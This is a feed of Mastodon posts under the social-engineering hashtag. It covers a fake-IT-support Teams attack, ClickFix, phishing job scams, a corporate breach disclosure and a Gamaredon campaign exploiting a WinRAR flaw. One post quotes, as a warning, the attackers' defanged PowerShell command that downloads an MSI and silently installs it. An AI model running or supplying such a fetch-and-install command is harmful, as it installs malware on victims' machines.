#socialengineering
12 posts · Last used 10d
Replying to
A short while later they got contacted through team by someone claiming to be from IT support.
WHile this isn't a new pattern it is very mean and I guess reasonable effective. Imagin, you are drowning in spam, suddenly you get a call, offering to help you solving your problem!
IN the stress and mental overload situation there is a good chance that you gratefully accept the "help" .
Initially the attackers tried to trick the victims to enable remote access.
Later they switched to trying to get the victims to download and install a MSI via a PowerSHell command
iwr -Uri "hxxps[://]linkupd3[.]blob[.]core[.]windows[.]net/upd/hotfix_v2[.]6[.]msi" -OutFile
"$env:USERPROFILE\downloads\update_v2.6[.]msi";msiexec[.]exe /i "$env:USERPROFILE\downloads\update_v2.6[.]msi" /qn
Again, the two commands are looking like a single command. And the download happens from Microsoft infrastructure which make it look legit.
(the file is no longer available)
#SocialEngineering

Replying to
VirusTotal knows about the file https://www.virustotal.com/gui/file/a9174413214a6cdb3646d6cf14de3f6b557a5f1e7214a8f27969212907386a31/details
Sadly, I could get my hands on the malicious MSI file. So if someone has it I would love to look inside
SIde not: Why is the VirusToal first sen in the wild date after the first submission date???
#SOcialEngineering #VirusTotal
Little warning regarding of a social technical attack. At least three collogues were targeted.
Th criminals start with a newsletter subscription bomb. Several thousand emails were sent to the users in a very short timeframe. And as these are "valid" subscription emails the e-mail filter only blocked a small subset.
#Cyberattack #SocialEngineering

Discover how iOS 27 Trust Insights and Impersonation Risk Detection combat social engineering by analyzing behavioral context to stop scams.
#iOS27 #TrustInsights #CyberSecurity #SocialEngineering #AppleNews
https://meterpreter.org/ios-27-trust-insights/?utm_source=mastodon&utm_medium=jetpack_social
Formation/Training Hackfest 2026: OSINT/Social Engineering Bootcamp
Come learn the pro tips you need to digitally eviscerate your target by means of social engineering techniques and OSINT.
🗓 October 28–29, 2026 · Hôtel Palace Royal, Québec City
🔤 Delivered in English — advanced level required
🎁 Bonus: 90 min of free consulting with Shane (valid 2 years post-event)
https://hackfest.ca/en/trainings/?utm_source=mastodon&utm_medium=socmed&utm_campaign=formation_osint_sept2026
#Cybersecurity #Hacking #SocialEngineering #Training #Infosec
Levi Strauss disclosed to the SEC that its corporate computers were compromised through a social engineering attack targeting three employees. Preliminary findings indicate the attackers likely accessed and exfiltrated corporate information. No customer data has been confirmed stolen so far.
#SocialEngineering #CorporateSecurity #DataExfiltration #ThreatLandscape
https://cyberworldops.eu/en/social-engineering-attack-against-levi-strauss-computers-of-three
A CAPTCHA should never ask you to open Terminal.
I recently encountered a real ClickFix attack while visiting a trusted website. That experience led me to investigate why attackers are increasingly impersonating security itself instead of simply impersonating trusted brands.
New Between The Hacks article:
https://betweenthehacks.com/blog/clickfix
#ClickFix #Cybersecurity #InfoSec #SocialEngineering
Fake job interview requests lead to Google account credential theft.
Employees responding to these job "opportunities" are reluctant to admit it to their companies once their accounts are compromised slowing down detection and response. A good social engineering campaign.
https://www.bleepingcomputer.com/news/security/phishing-poses-as-big-brand-job-interview-to-steal-google-accounts/
https://gist.github.com/BushidoUK/57c38d5ee75481fb237e968a537de778
#phishing #google #jobscam #socialengineering
uBlock Origin adds new filters to block ClickFix social engineering pop-ups and malicious commands before they reach users.
#uBlockOrigin #ClickFix #MalwareProtection #SocialEngineering #BrowserSecurity
https://meterpreter.org/ublock-origin-clickfix-protection/?utm_source=mastodon&utm_medium=jetpack_social
Analysis of Gamaredon campaign targeting Ukraine weaponizing CVE-2025-8088
A campaign exploiting the WinRAR path-traversal vulnerability CVE-2025-8088 has been actively targeting Ukraine since February 2026, with ongoing activity through June 2026. The operation uses Ukrainian military and conscription-themed documents as lures, distributed as RAR archives. The malicious archives contain NTFS alternate data streams with path-traversal sequences that automatically place LNK files into the Windows Startup folder upon extraction. These shortcuts execute hidden PowerShell stagers incorporating anti-analysis techniques including debugger checks, disk-space verification, and sleep delays to evade sandbox detection. The persistent nature of the attacks demonstrates continuous targeting of Ukrainian entities over a four-month period using social engineering focused on military documentation themes.
Pulse ID: 6a34c6344468a941c924c02c
Pulse Link: https://otx.alienvault.com/pulse/6a34c6344468a941c924c02c
Pulse Author: AlienVault
Created: 2026-06-19 04:31:48
Be advised, this data is unverified and should be considered preliminary. Always do further verification.
#CyberSecurity #Gamaredon #InfoSec #LNK #Military #OTX #OpenThreatExchange #PowerShell #RAT #SocialEngineering #UK #Ukr #Ukraine #Ukrainian #Vulnerability #WinRAR #Windows #bot #AlienVault
Replying to
@GR_BsB@mastodon.social Es ist kein #Hacking, es ist noch nichtmals #SocialEngineering sondern #Phishing weil #TechIlliterates halt so blöde sind und @signalapp@mastodon.world nicht Usernames wie "Signal.Support" sperrt…
when they say videogames are unrealistic because a combination number is written on a note near the safe
#InfoSec #Security #SocialEngineering
You've seen all posts